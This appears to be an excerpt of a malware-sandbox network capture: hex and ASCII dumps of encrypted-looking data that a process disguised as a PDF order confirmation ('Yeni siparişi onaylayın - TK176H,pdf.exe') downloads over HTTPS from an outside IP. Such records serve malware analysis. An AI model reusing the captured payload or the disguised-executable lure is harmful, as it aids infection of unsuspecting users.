2022-06-26 07:42:48 UTC	33	IN	Data Raw: 25 ad 20 17 a2 20 11 25 25 25 dd ee 25 25 25 a5 d4 25 50 f2 66 20 31 5e 1d 27 58 e0 dd 27 25 25 25 5e 1d 37 a3 e0 dd 37 25 25 25 64 20 31 75 dd ea 02 25 25 a5 58 35 27 97 de 66 20 2d 75 68 20 f9 0d 38 27 25 25 66 58 21 ea 92 20 f9 08 da 5a 25 25 5e 1d 27 4e 3f 64 9c 0d 95 25 25 25 68 d9 24 e5 b1 65 25 de 50 11 94 de 25 25 25 ce c9 c6 0 8 68 50 b2 ea db 38 35 a5 d6 dc 99 35 a5 d6 29 52 e4 ea 9a 20 f9 16 20 31 a3 27 8e 25 68 41 78 d1 b1 65 25 de 38 11 66 f6 de 38 11 da ae 64 1d 06 20 21 36 83 3a c4 cc dc 25 25 b4 b1 65 25 10 68 65 25 91 68 65 25 91 68 65 25 fb 68 65 25 24 73 6b 73 1c 73 d1 2d e5 50 de d5 55 73 9e a5 58 fb 25 99 de d5 08 cf 9e 0d cc da da da ea 9a 28 f9 0c f7 16 28 31 5a f8 5e d4 d8 a1 3d e4 a4 5a 3f d5 55 cf a5 63 25 99 5f af 20 d6 cf d2 Data Ascii: % %%%%%Pf 1^X%%^77%%d 1u%%X5f -uh 8%e%fX! Z%%^N?d%%h\$e%P%%hP855)R 1%hAxe%8f8d l6:%e%he%he%he%he%\$skss-PUsX%((1Z^=Z?Uc%_
2022-06-26 07:42:48 UTC	34	IN	Data Raw: da 36 a5 da 08 50 27 b4 05 a5 d6 25 99 29 ba 1a c6 27 b6 1a 76 ba 05 8b 84 ea 25 50 2b d5 dc c6 29 b8 fd 0c e5 76 b6 07 b4 48 1d 76 c6 7b d1 2d e5 99 29 61 45 99 d2 73 9e 0c e5 0c f7 d1 51 5f 29 2f 4e ea ff e8 a1 9c 1c 25 64 20 19 ff 20 19 67 c6 0f 73 9e 0c e5 0c f7 af 33 a5 d4 06 99 e0 a5 d4 08 50 dc 6b af 2b 51 5f 29 2f 4e 33 6b 46 f7 2f dc e7 5c 1f 19 dc 25 25 97 0f a5 d4 08 50 27 d2 ff 9e 36 83 3a 66 c0 38 9e 30 66 11 5e e9 e5 2e 66 fd 8f 25 8f ea 8f 25 68 0d 2d 68 20 e5 0e a4 0d f5 d4 da da 66 ed 68 30 e5 66 9e 0d 31 8a da da 36 66 c0 38 e7 31 25 b5 30 66 11 5e e9 e5 2e 66 fd 8f 25 8f 25 68 30 2d 68 20 e5 8c dc 0d c5 d4 da da 66 ed 68 30 e5 66 9e 0d 01 d3 da da 36 66 c0 38 e7 2d 25 b5 2e 7b 66 17 66 fd 66 9e 0d 72 d7 da da 66 fb 0e a4 0d 9b 23 Data Ascii: 6P%)v%P+)vHv(-jaEsQ_)N%d gs3Pk+Q_)N3kF\%%P'6:f80f^.%f%h0-h fh0f16f81e0f^.%f%h0-h fh0f6f8-%.{fffrf#
2022-06-26 07:42:48 UTC	36	IN	Data Raw: 66 ff 60 b6 99 3f 66 30 2d 66 b7 21 23 da da 66 28 2d 68 b9 ec 25 da da da 66 a6 0d fb b9 da da 66 20 2d dc bd 21 23 da da 36 38 9e 66 e5 30 66 11 2e 66 fd 66 20 2d 75 66 9e 0d d2 86 da da 66 f5 66 9e 0d c7 da da da 34 36 38 9e 66 e5 30 66 11 5e e9 05 2e 7b 66 17 66 fd 66 20 2d 75 8f 29 64 50 05 eb 20 09 25 64 38 0d eb 20 11 25 68 20 25 75 8f dc 94 b1 9c 1c 25 68 20 15 df 35 25 25 25 0d d9 ca da da 66 f5 68 20 15 0d 7f da da da 34 83 36 66 c0 38 9e 68 65 25 30 66 11 2c 66 20 2d 5e e5 21 66 35 64 30 21 c6 27 da 25 66 35 af 37 66 28 2d 5f 2c d6 99 17 66 25 06 20 21 65 66 30 2 d 64 67 19 34 38 9e 66 e5 30 66 11 66 20 2d a5 9d c8 25 50 4f 66 20 2d 66 65 2d da 95 31 da 95 2d 66 20 2d 68 6d 13 66 20 2d 68 75 15 66 20 2d 5e e5 17 0d 70 23 da da 66 20 2d eb 65 c8 Data Ascii: f'?'0-fi#{-h}%ff -!#68f0f.ff -ufff468f0f^.{fff -u)dP %d8 %h u%h 5%%%fh 46f8he%0f,f -^!f0d!%f57f(-_,f% !ef0-dg48f0ff -%POf -fe-1-f -hmf -huf -^p#f -e
2022-06-26 07:42:48 UTC	37	IN	Data Raw: 25 0d ca 1f da da 34 c4 ed e0 25 25 30 0d 0a d6 da da 34 30 0d 7d d6 da da 34 66 20 2d 75 30 68 30 fd 66 20 19 0d 9a d6 da da 34 66 20 fd 0d c7 1f da da 34 c4 76 e0 25 25 30 0d 27 d6 da da 34 30 0d 06 d6 da da 34 66 20 2d 75 30 68 30 f9 66 20 19 0d 23 21 da da 34 66 20 f9 0d 50 1f da da 34 c4 93 e0 25 25 30 0d b0 1f da da 34 30 0d 23 1f da da 34 66 20 19 6d 5e 0d 27 97 29 99 3d c6 55 66 20 2d 75 ea 92 20 15 66 30 19 0d 89 1f da da 34 c4 18 e0 25 25 66 20 2d 75 ea 92 20 15 66 29 60 d1 0b 1c 25 0d 4f 1f da da 34 c4 fe e0 25 25 66 20 2d 75 ea 92 20 15 66 29 60 01 0b 1c 25 0d 35 1f da da 34 c4 e4 e0 25 25 30 0d 95 1f da da 34 66 20 19 6d 5e 0d 27 97 2f 99 00 6d 99 24 6d 99 48 c6 5a 30 0d ab 1f da da 34 66 20 2d 75 ea 92 20 13 66 30 19 0d d4 d4 da da 34 c4 f7 Data Ascii: %4%%040}4f -u0h0f 4f 4v%%0'404f -u0h0f #!4f P4%%040#4f m^)=Uf -u f04%ef -u f)%04%ef -u f)%54%%04f m^/m\$mhZ04f -u f04
2022-06-26 07:42:48 UTC	38	IN	Data Raw: 66 20 2d 75 dd c1 0b 1c 25 df dc 25 25 25 0d 0d 0a da da 34 c6 40 66 2b 64 20 01 c6 fa 66 2b af 25 00 da 25 25 25 ea 7e e0 3d 9c 1c 25 4e e6 66 2b 0d 6b fb 25 25 64 2b c6 27 da 2b 66 2b a5 5d 25 99 e4 66 2b af 25 5f 20 d6 50 ac 66 20 2d 75 66 3b 06 30 01 66 20 01 0d b6 19 da da 34 66 2b a5 5d 25 99 3b da 2b c6 37 66 20 2d 75 68 20 d6 df dc 25 25 25 0d e3 19 da da 34 66 2b a5 5d 25 ea 60 ff 1d da da 66 20 2d da ad 1d 23 da da 0e e5 7f 34 3a 89 64 35 8d 0f c7 65 25 68 20 f9 df 27 25 25 0d 1a c3 da da 9e c4 c4 72 da da c6 c6 3a 83 36 66 c0 38 9e 1c 28 0a 75 28 25 25 1c 2a 0a 75 25 1c 28 75 28 25 25 25 1c 1c 1c 1c 25 25 25 25 1c 1c 25 45 25 25 25 30 66 11 5c e9 1d 23 da da 2e 7b 66 ff 66 15 0e e5 64 60 21 23 da da 0e e5 64 60 1d 23 da da 60 b6 99 e6 Data Ascii: f -u%6%%4@f+d f+%6%%=-%Nf+k%6%d+'f+}%f+%_ Pf -uf;0f 4f+}%+7f -uh %%%64f+}% f -#44d5e%h ' %%%Lr:6f8(u(%%%u%u(%%%6%%6%%6%%E%%6%0f#.{ffid'!#d'#"
2022-06-26 07:42:48 UTC	40	IN	Data Raw: 13 8b 66 20 17 8b 64 20 11 c6 5b 8b 66 58 15 af 20 c4 ad 20 0d 8b 66 20 17 8b 64 20 13 8b 66 20 19 8b 64 20 11 c6 3f 8b 66 58 19 af 20 c6 ad 20 0d 8b 66 20 17 8b 64 20 13 8b 66 20 15 8b 64 20 11 5e 58 21 25 a3 33 30 ea 92 a2 0d e2 23 da da 34 66 1d c6 95 a5 58 0d 27 52 8f 0d 46 ca da da ea 92 ed ea 92 e0 09 e5 1c 25 06 ed 66 9c 2c 94 89 25 25 25 74 d2 d4 34 8b 46 e5 89 8b de 1d 8b 5e 18 09 e5 1c 25 25 9b 61 ea 92 a2 16 ed a3 10 8b 5e a2 89 c6 0a 0d 55 ca da 66 1d a5 58 1b dc 50 37 8b 66 20 19 8b 64 20 11 8b 66 20 17 8b 64 20 13 c6 35 8b 66 20 19 8b 64 20 13 8b 66 20 17 8b 64 20 11 66 ae af e8 6c 0b 1c 25 66 eb 0d 3e 21 da da 66 ae 66 eb 0d 3b d6 da da a5 18 79 c2 1c 25 25 ea 9a 8e 25 25 25 66 f0 b9 0b 1c 25 dd d5 cd 65 25 0d f4 c3 da da 60 e5 ea 9a 76 Data Ascii: f d [fX f d f d ?fX f d f d ^X!%30#4fX'RF%f,%%%t4F^%%a^UfXP7f d f d 5f d f d fl%f>!ff,y%6%%6%%f%e%v
2022-06-26 07:42:48 UTC	41	IN	Data Raw: da da 66 9e 0d d4 b9 da da c6 e4 66 9e 66 fb 0d 77 b9 da da 83 36 66 c0 38 e7 29 25 66 e5 2e 7b 32 2c 66 b4 66 17 66 1d 8f 27 68 69 49 29 75 7b 32 0d 29 dd da da 60 e5 a3 e0 af 29 49 c6 27 66 9e 7f 3a 83 36 9e 30 66 11 2c 2e 7b 32 64 28 21 66 1f 66 15 66 38 2d 2e 66 20 35 66 65 21 0e a4 66 fb 0d 46 da da da 5e 16 25 50 e8 66 20 21 66 29 dd 66 ae 0d 58 d7 da da 3a 83 36 34 38 e7 2d 25 b5 30 66 11 0e a4 2c 2c 2c 2c 2c 2e 7b 32 0e e5 30 8d 86 88 65 25 89 da 55 89 64 45 0d a2 92 da da 64 20 21 96 dc 25 25 25 e3 d5 0b 1c 25 9a 05 0b 1c 25 30 8f e6 68 20 19 75 94 b5 9c 1c 25 66 ae 6f 68 1e 69 6d 0d 54 da da da 34 66 30 19 66 eb 0d b3 6e da da 30 8f e6 68 20 15 75 94 e5 9c 1c 25 66 ae 6f 68 1e 5d 6d 0d 7b da da da 34 66 30 15 66 a2 0d 46 6e da da 1e 5e a2 29 Data Ascii: fffw6f8)%f.{2,fffhil)u(2`)!f:60f,,{2d(lfff8-f 5fe!fF^%Pf !f)fx:648-%0f,,,,,,{20e%UdEd !%%6%%0h u%fohimT 4f0fn0h u%fohjm{4f0fFn^)
2022-06-26 07:42:48 UTC	42	IN	Data Raw: 7b 0d a6 8e da da 5c 98 01 21 da da 25 35 25 25 50 41 8d e0 dc 25 25 68 60 0f d8 da da 75 66 60 f5 21 da da 75 0d 9a d7 da da 60 e5 50 fe 8d e0 dc 25 25 68 60 0f d8 da da 75 7c 8d 0b 1c 25 75 0d c9 d7 da da 66 eb 0d 68 da da da 64 20 19 c6 e4 06 90 f5 21 da da 64 50 19 68 60 0f d8 da da d7 81 0d b7 33 25 66 f5 67 68 60 ca 23 da da 94 29 dc 25 25 0d 22 ae da da dd 09 d7 65 25 64 20 21 dd 09 d7 65 25 64 20 1d 66 9e 66 f0 d5 4a 65 25 0d 53 a9 da da a9 e5 99 04 66 1e 29 0d fb b7 da da 64 20 21 66 20 21 0d c6 f7 da da 60 e5 99 37 66 30 21 a5 a1 27 da 53 99 2d dd 0d d7 65 25 6 4 20 1d 8d 25 dc 25 25 68 60 0f 21 da da 75 7c 5d f5 1c 25 66 65 29 75 7c 8d 0b 1c 25 0d d3 7c da da 75 0d 75 8e da da 68 70 c9 d6 da da 66 de 0d 8a 5c da da 68 60 c9 d6 da da 64 60 c9 Data Ascii: {\%5%%PA%%h`uf!u P%%h`u %%ufhd ldPh`3%%fgh`#)%%`e%d !e%d ffJe%Sf)d !f !'7f0!S-e%d %%%h`!u }%fe)u }%luuhpfh`d`

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49719	162.159.130.233	443	C:\Users\user\Desktop\Yeni sipari#U015fi onaylay#U0131n - TK176H,pdf.exe

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:42:48 UTC	65	IN	Data Raw: 65 25 a5 18 28 05 1c 25 25 99 2f 8d f1 c0 1c 25 0d 3f 11 da da 9e c4 d1 37 25 25 c6 c0 66 20 21 36 66 c0 38 9e 66 e5 2e 7b 32 30 5e e9 19 66 ff 5e 9e e2 5e be 21 5e d6 31 58 e0 96 31 25 25 25 5e 0d 29 64 29 49 66 29 49 66 55 5c 0b 21 da da 5a 66 29 49 de eb 64 69 49 29 16 ce 50 e2 d5 dc c4 98 dc 25 25 16 ce ea b3 b5 25 25 25 66 13 06 c6 66 79 49 29 16 f0 45 0b 1c 25 50 51 04 08 45 0b 1c 25 dc 08 41 0b 1c 25 5e 18 41 0b 1c 25 31 ea 68 4a dc 25 25 dc 08 45 0 b 1c 25 04 08 41 0b 1c 25 66 03 c4 81 dc 25 25 64 69 49 29 66 69 49 29 16 25 27 50 3d 66 69 49 29 64 69 49 2d 66 69 49 2d de 8d 2d 66 69 49 2d 0d 2c d0 da da 5e d8 31 a1 fe 66 29 49 de 9e 64 69 49 29 5e a8 27 66 69 49 29 64 4d 66 69 49 29 5e e5 29 0d 67 1b da da c4 ea dc 25 25 66 03 c4 2d dc 25 25 66 d6 Data Ascii: e%(%)%?7% f I6f8f.{20^f^'^1X1%^(%)d)(f)IfU\Zf)(dii)P%^(%)%ffyl)E%PQE%A%^A%1h J%6%E%A%6%6dii)fil)%P=fil)dii-fil--fil-^1f)ldii)^fil)dMfil)^g%6f%-%%f
2022-06-26 07:42:48 UTC	67	IN	Data Raw: 2b a5 5d 47 50 e8 66 2b a5 9d dc 47 50 e0 5e 2b 27 c6 ba 0e c8 66 2b 64 69 49 31 c6 36 66 2b a5 5d 47 50 65 66 2b 75 0d 7b c0 da da 64 2b c6 39 66 2b 75 0d 6f c0 da da 64 e2 66 e2 06 2b de 0d 66 e2 64 2b 66 2b a5 5d 45 52 c3 66 69 49 29 66 b0 0d 9d fa 25 25 66 69 49 31 64 2b 66 69 49 26 25 64 69 49 35 0e c8 c6 56 66 2b a5 5d 47 50 75 66 2b 75 0d b0 09 da da 64 2b c6 49 66 2b 75 0d a4 09 da da 64 e2 66 2b 16 e2 4e 39 66 2b af 25 66 79 49 35 ad 29 4f da 2b 20 66 2b 16 e2 97 11 66 2b af 3d a9 b6 99 e0 a5 d6 47 50 aa 66 2b a5 5d 25 99 55 66 2b 75 0d 6c 09 da da 64 2b c6 49 66 2b 75 0d 60 09 da da 64 e2 Data Ascii: +]GPf+GP^+^f+diil16f+]GPef+u{d+9f+uodf+fd+f+=GPf+]%Ef+uGd+9f+u;df+fd+f+]ERfil)f%6%fil1d+fil)f%6dii5Vf +]GPuf+ud+If+udf+N9f+%fily)O+ f+f+=GPf+]%Uf+uld+If+u^d
2022-06-26 07:42:48 UTC	68	IN	Data Raw: 59 65 25 25 25 a0 53 e1 c7 8c 12 65 25 25 65 9b 5f 46 e6 03 5f 65 25 25 0d 64 29 fe a2 af 63 65 25 25 87 d1 a0 c6 9d 88 1c 65 25 a5 9f f2 92 4b b2 fd 69 65 25 b5 d1 93 57 9d ab 62 6d 65 25 d9 32 2f 1a 3b 8d 84 26 65 25 7c c8 f1 f3 f6 e7 ae 73 65 c5 a9 39 65 3c 2c 34 a9 77 65 ed 80 fa b5 94 80 4a 80 30 65 5f ea 45 19 02 6a a6 f3 7d 65 a9 e4 b9 1d 9d 14 1a 5c 81 65 c0 e6 94 5b b2 e2 6a 7c 3a 65 ba 73 42 29 a8 a4 17 a4 87 65 bb 47 5c 20 65 a1 4a 21 40 65 c3 90 95 06 cd 88 a0 78 44 65 b0 cb aa da 24 fa 9d e7 ae 65 7e 39 76 a0 3b 86 8e ca 18 1c 05 b1 c4 a5 a4 22 df 6e cd 1c cf f2 0b 5a 06 7c 3b db 37 67 46 30 02 14 68 d2 95 05 a1 67 55 a4 61 be da bb 77 af c2 67 b3 03 d4 78 d6 c6 a3 cf 2c 1e b1 0a 8f 81 f4 21 4b f7 96 1e 9b be f1 17 04 0a a9 5c 4b 69 f7 2f b5 Data Ascii: Ye%^(%)Se%6e_F_e%6d)ce%6e%Kie%Wbme%2/;&e%se9e<,4weJ0e_Ej)eIej]esB)eG]eJ!@exD e\$e-9v;"nZ];7gF0hgUawgx,!KKi/
2022-06-26 07:42:48 UTC	69	IN	Data Raw: 7b 8b 66 57 8b e4 1b 99 f2 8b 5c 23 25 e5 4e 35 75 66 25 0d 9d da da da 7d 99 e0 64 cc 83 da bc 83 66 2d da 3c 15 9e b5 77 2c 2e a9 f7 a1 de da 75 19 0c f7 68 71 49 35 89 66 3f 64 fa 64 44 2d a2 1c 29 fa 12 65 25 64 1c 31 89 64 2f 36 34 7f 9e c4 5f dc 25 25 66 69 49 51 66 65 31 60 e5 99 33 66 2d 7f 5c 75 da 2c 21 7d 0d ea 25 25 65 0d cd 27 25 25 9e 68 65 25 66 35 da 77 1d 9e 66 e5 2e 66 fd 66 9e 66 35 da 77 09 66 9e 36 9e 66 e5 a9 f7 5a dc 9e 75 77 66 35 da 77 0d 7f 7d 9e b5 a5 18 4d e5 1c 25 dc 9b ec 8f 25 8f 25 8f 25 8d ba 1f c8 33 da f0 39 05 1c 25 9e b5 a5 18 4d e5 1c 25 25 99 f2 75 75 77 79 8f 27 8f 25 8d 09 1f c8 33 da f0 39 05 1c 25 5e e9 2d 7d 9e 68 65 25 79 8f dc 8f 25 8d 05 1f c8 33 da f0 39 05 1c 25 5e e9 29 7d 9e 68 65 25 a5 18 4d e5 1c 25 dc Data Ascii: {fW#%N5uf%)df<-w,,uhqI5f?ddD-)e%6d1d/64_%%6filQfe1^3f-u,,!j)%%^(%)%he%6f5wf.fff5wf6fZuwf5w)M %^(%)%39%M%6%uuwy%639%^-}he%y%39%^(%)he%6M%
2022-06-26 07:42:48 UTC	71	IN	Data Raw: 65 29 64 20 21 0e e5 30 8d 38 61 65 25 89 da 55 89 64 45 60 b6 a3 f6 26 64 83 31 66 20 21 66 69 fd 29 64 20 1d 5e 58 1d 25 99 de da 30 1d 60 b6 5a c0 0e e5 7f 34 34 89 64 35 c6 39 c4 1b d6 da da 0d 7c da da da 0d 9d d8 da da 0d a2 d8 da da 3a 83 36 34 34 38 9e 30 66 11 5e e9 1d 2e 7b 32 9a 5d 0b 1c 25 66 22 2d 60 e5 99 79 66 55 0e b6 66 65 29 64 20 21 0e e5 30 8d a8 61 65 25 89 da 55 89 64 45 16 ce a3 3f 66 20 21 66 29 fd 64 20 1d 1e 64 3a 31 5e 58 1d 25 9 9 de da 30 1d 16 ce 5a 0b 0e e5 7f 34 34 89 64 35 c6 39 c4 ab d6 da da 0d 0c da da da 0d 2d d8 da da 0d 32 d8 da da 3a 83 36 34 34 38 9e 2c 7b 32 e3 5d 0b 1c 25 68 58 e9 94 e6 25 25 25 ce 80 ea e0 7d 0b 1c 25 6a e0 79 0b 1c 25 64 08 71 0b 1c 25 64 f8 75 0b 1c 25 7e 65 0b 1c 25 64 f0 6d 0b 1c 25 68 28 e9 Data Ascii: e)d !08ae%UdE^&d1f !f)d ^X%0^Z44d59]:64480f^.{2}%f"-yfuFe)d !0ae%UdE? f !f)d d^1X%0Z44d59-2:6448, {2}%hX%6%6g}%6jy%6dq%6du%-e%6dm%6h{
2022-06-26 07:42:48 UTC	72	IN	Data Raw: 0d 7c f5 da da 38 e7 29 25 b5 2e 7b 32 30 5c e9 29 15 da da 75 5e e9 21 66 cc 64 39 49 66 1d 60 1b 5a e4 66 a2 0d a9 23 da da c6 3a 68 93 dc 5c d8 da e2 25 25 58 4d 7b 68 69 49 2d 66 71 49 29 df da ea 25 25 0d a9 da da 66 fd 60 b6 a1 ea 68 79 49 29 66 a2 66 a6 0d 1c da da da c6 51 66 b8 de b6 66 a2 66 ae 0d 57 29 25 25 7b 66 e2 66 71 49 29 66 ae 0d 79 da da da 66 fd 60 b6 58 27 0e b6 66 a2 66 ae 0d ee 29 25 25 5c e9 29 35 25 25 38 3a 83 36 9e 77 64 07 94 dc 25 25 25 0d d6 23 da da 7f 9e b5 0c a4 60 f7 99 fc 77 5f 2f 99 f2 5f 6f dc 99 ec 5f 6f 27 99 e6 5f 6f de 99 e0 5e e7 29 c6 0d 67 67 67 64 ac 7f 04 ac c4 f1 23 da da 9e 68 65 25 0c a4 60 f7 99 08 77 8b 16 2f 99 45 8b 16 6f 27 99 f2 8b 16 6f 29 99 33 8b 16 6f 2b 99 e0 5e e7 2d c6 09 5e e7 27 5e e7 27 Data Ascii: 8%.{20\}u^!fd9If^Zf#:h!%%XM{hii-fq!}%6f^hy!}ffQffW)%6%(ffq!)fyr^X'ff)%6%)5%6%8:6wd%6%6#^w/_o_o^o^gggd#he%w/Eo'o)3o+^'^^
2022-06-26 07:42:48 UTC	73	IN	Data Raw: 25 25 25 75 0d a9 a6 da da 5e 9e 29 73 50 0d 83 36 9e 68 65 25 60 f7 ea a9 e1 da da da 66 6f 21 ac c4 ea a9 8c da da da 2c 77 75 0d 30 a6 da da 60 e5 ea a9 4c da da da 9e 2e 7b 32 30 5c e9 29 15 da da 75 5e e9 21 66 cc 64 39 49 66 1d 60 1b 5a e4 66 a2 0d a5 da da da c6 38 68 93 dc 5c d8 da e2 25 25 58 4d 7b 68 69 49 2d 66 71 49 29 df da e2 25 25 0d 41 1f da da 66 fd 60 b6 a3 ea 68 79 49 29 66 a2 66 a6 0d 14 25 25 25 c6 4f 66 b8 66 a2 66 ae 0d ad dc 25 25 7 b 66 e2 66 71 49 29 66 ae 0d 13 d4 da da 66 fd 60 b6 58 27 0e b6 66 a2 66 ae 0d 44 dc 25 25 5c e9 29 35 25 25 38 3a 83 36 9e 66 e5 60 a4 ea a9 31 da da da 75 2c 77 0d cd ef da da 60 e5 ea a9 f1 23 da da 7f da 57 64 27 0d cb ef da da 9e b5 0c a4 60 f7 99 08 77 8b 16 2f 99 45 8b 16 6f 27 99 f2 8b 16 6f 29 Data Ascii: %^(%)u^}sP6he%^fo!,wu0^L_{20\}u^!fd9If^Zf8h!%%XM{hii-fq!}%6%Af^hy!}ff%6%6Off%6%(ffq!)ff^X'fD%6%)5%6%8: 6f^1u,w^#Wd^w/Eo'o)
2022-06-26 07:42:48 UTC	75	IN	Data Raw: da da da 2a 5a 0d 38 c6 57 30 64 b0 64 fd de 81 53 27 64 17 0d fa da da da 2a 5a 15 38 c6 41 66 de 5e 9e 29 0d 42 33 25 25 2a 5a ce c6 e8 66 de 5e 9e 29 0d 45 e2 25 25 2a 5a ce 3a 83 36 9e b5 5e 18 3d e5 1c 25 25 99 e2 da f0 3d e5 1c 25 9e d5 35 0d 60 03 da da 9e 2e 7b 32 30 64 9e 64 fb 0c e5 af 1c dc 68 a1 2d 2f 66 4a 21 0c e5 66 2a 1d 2c 66 2a 29 04 c3 a3 e6 64 e7 dc 15 dc ff 0d 1d 03 da da 66 22 29 66 f2 66 37 af 2f a5 d4 2f 99 0c a5 d4 e6 99 a4 d4 31 99 24 a5 d4 e8 99 30 a5 d4 33 99 95 a5 d4 ea ea a9 a5 25 25 25 a5 d4 ec ea a9 ad 25 25 25 d5 27 38 3a 83 36 c4 f4 03 da da 66 39 55 dc fd 0d 5e ce da da dd 29 25 25 25 c6 58 66 39 55 dc fd 0d 03 d4 da da dd 29 25 25 25 c6 91 68 39 55 dc fd 0d 2c da da da dd 35 25 25 25 c6 36 0c a4 af 6f dc da 99 ec 27 Data Ascii: *Z8W0ddS^d^Z8Af^}B3%6%^Zf^E)%6%^Z:6^=%%6=%5^_{20ddh-^JfJf*,f^d})ff7//1\$03%6%6%6%6%8:6f9U%)% %6%Xf9U)%6%6%h9U,5%6%66o'
2022-06-26 07:42:48 UTC	76	IN	Data Raw: 66 3d 60 b6 5a f6 60 b6 58 e2 d5 29 0d 97 b4 da da 66 20 21 66 30 1d 0d 9a da da da c4 3e dc 25 25 0e da 5e 58 0d 25 99 e8 5e 48 0d 29 66 20 0d 66 5d 5e 48 0d 29 66 20 1d ea db 65 dc dc 20 1d 66 20 1d 66 95 27 66 75 2b 60 f7 99 e2 66 27 64 20 1d c6 e0 0e e5 64 20 1d 66 9e d2 13 64 20 11 66 20 11 74 d2 d6 16 15 99 e2 d5 29 0d 37 b4 da da 5e 20 11 2d 5e 58 0d 25 99 2d 66 20 0d 5e 5d dc 50 61 66 20 0d 64 20 09 16 d6 a3 fa 5e 58 1d 25 99 fa 66 20 0d 5e e5 2d 6 6 ae ea 8a fb de e7 66 aa 06 a6 66 30 1d 0d 02 da da da 68 20 09 66 30 11 0d ed b2 da da 66 20 09 64 20 0d c6 3e 66 20 0d da 2d 66 20 11 0d 3e b2 da da 64 20 0d 64 58 15 16 38 15 58 de 64 38 15 5e 58 1d 25 99 51 66 30 15 ea 8a fb 66 20 0d 5e e5 2d 0e a4 0d 65 01 da da 66 20 15 75 66 30 21 66 37 66 20 0d Data Ascii: f=^Z^X)f !f0!o>%6%^X%^H)f fl^H)f e fffu+^f^d d fd f t)f7^-^X%-f^]Paf d^X%f ^-ff0h f0f d >f -f >d x8X8d^X%Qf0f ^-ef u0!f7f

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:42:48 UTC	90	IN	Data Raw: 0c e5 64 20 21 de 28 35 64 58 1d 0c e5 64 20 19 64 20 15 64 20 11 e4 f7 99 e8 14 f3 99 e4 d1 61 00 99 33 cf 6f 50 ce 64 1d 06 20 1d c4 fe de 25 25 14 f3 99 17 d1 61 00 99 c4 68 83 23 64 38 0d ad 20 c2 61 08 50 e0 14 f3 99 01 d1 0d a3 25 25 25 61 5f 50 2f 64 38 19 14 f3 99 a6 d1 c6 bc 64 38 05 96 da da da da 61 53 50 2f 14 f3 99 dd d1 0d 7f 25 25 25 64 38 01 64 50 fd 2c 77 0d 70 25 25 25 7f 66 38 05 04 a6 4e 27 0c b6 a5 58 c2 08 50 2f 04 ef 4e 29 dc ac 0c f7 ce c9 62 b4 04 ef 4e 29 dc ac 0c f7 d5 45 ce cf 62 b4 04 ef 4e 29 dc ac 0c f7 ce c9 5e 58 15 25 99 2f 77 68 20 15 0d 41 da da da 7f 34 66 50 fd c4 22 da da da 0c b6 61 4f 99 47 61 55 97 18 61 14 52 14 44 b6 2f 25 25 25 51 55 ea db e5 dc 9e 14 f3 99 de d1 c6 09 7d c4 55 da da da 66 20 19 16 20 2d 5a 37 Data Ascii: d !(5dXd d d a3oPd %%%ah#d8 aP%%a_P/d8d8aSP/%%d8dP,wp%%f8N'XP(n)bN)EbN)^X%/wh A4fP"aOGaUaRD/%%%%QUjUf -Z7
2022-06-26 07:42:48 UTC	91	IN	Data Raw: 25 ad 20 17 a2 20 11 25 25 25 dd ee 25 25 25 a5 d4 25 50 f2 66 20 31 5e 1d 27 58 e0 dd 27 25 25 25 5e 1d 37 a3 e0 dd 37 25 25 25 64 20 31 75 dd ea 02 25 25 a5 58 35 27 97 de 66 20 2d 75 68 20 f9 0d 38 27 25 25 66 58 21 ea 92 20 f9 08 da 5a 25 25 5e 1d 27 4e 3f 64 9c 0d 95 25 25 25 68 d9 24 e5 b1 65 25 de 50 11 94 de 25 25 25 ce c9 c6 0 8 68 50 b2 ea db 38 35 a5 d6 dc 99 35 a5 d6 29 52 e4 ea 9a 20 f9 16 20 31 a3 27 8e 25 68 41 78 d1 b1 65 25 de 38 11 66 f6 de 38 11 da ae 64 1d 06 20 21 36 83 3a c4 cc dc 25 25 b4 b1 65 25 10 68 65 25 91 68 65 25 91 68 65 25 fb 68 65 25 24 73 6b 73 1c 73 d1 2d e5 50 de d5 55 73 9e a5 58 fb 25 99 de d5 08 cf 9e 0d cc da da da ea 9a 28 f9 0c f7 16 28 31 5a f8 5e d4 8d a1 3d e4 a4 5a 3f d5 55 cf a5 63 25 99 5f af 20 d6 cf d2 Data Ascii: % %%%%%Pf 1^X%%%^77%%d 1u%%X5f -uh 8%e%fX! Z%%^N?d%%h\$e%P%%hP855)R 1%hAxe%8f8d l6:%e%h%e%h%e%h%e\$skss-PUsX%((1Z^=Z?Uc%_
2022-06-26 07:42:48 UTC	92	IN	Data Raw: da 36 a5 da 08 50 27 b4 05 a5 d6 25 99 29 ba 1a c6 27 b6 1a 76 ba 05 8b 84 ea 25 50 2b d5 dc c6 29 b8 fd 0c e5 76 b6 07 b4 48 1d 76 c6 7b d1 2d e5 99 29 61 45 99 d2 73 9e 0c e5 0c f7 d1 51 5f 29 2f 4e ea ff e8 a1 9c 1c 25 64 20 19 ff 20 19 67 c6 0f 73 9e 0c e5 0c f7 af 33 a5 d4 06 99 e0 a5 d4 08 50 dc 6b af 2b 51 5f 29 2f 4e 33 6b 46 f7 2f dc e7 5c 1f 19 dc 25 25 97 0f a5 d4 08 50 27 d2 ff 9e 36 83 3a 66 c0 38 9e 30 66 11 5e e9 e5 2e 66 fd 8f 25 8f ea 8f 25 68 0d 2d 68 20 e5 0e a4 0d f5 d4 da da 66 ed 68 30 e5 66 9e 0d 31 8a da da 36 66 c0 38 e7 31 25 b5 30 66 11 5e e9 e5 2e 66 fd 8f 25 8f 25 68 30 2d 68 20 e5 8c dc 0d c5 d4 da da 66 ed 68 30 e5 66 9e 0d 01 d3 da da 36 66 c0 38 e7 2d 25 b5 2e 7b 66 17 66 fd 66 9e 0d 72 d7 da da 66 fb 0e a4 0d 9b 23 Data Ascii: 6P%)v%P+)vHv(-jaEsQ_)N%d gs3Pk+Q_)N3kF\%%P'6:f80f^.%f%h0-h fh0f16f81e0f^.%f%h0-h fh0f6f8-%.{ffff#
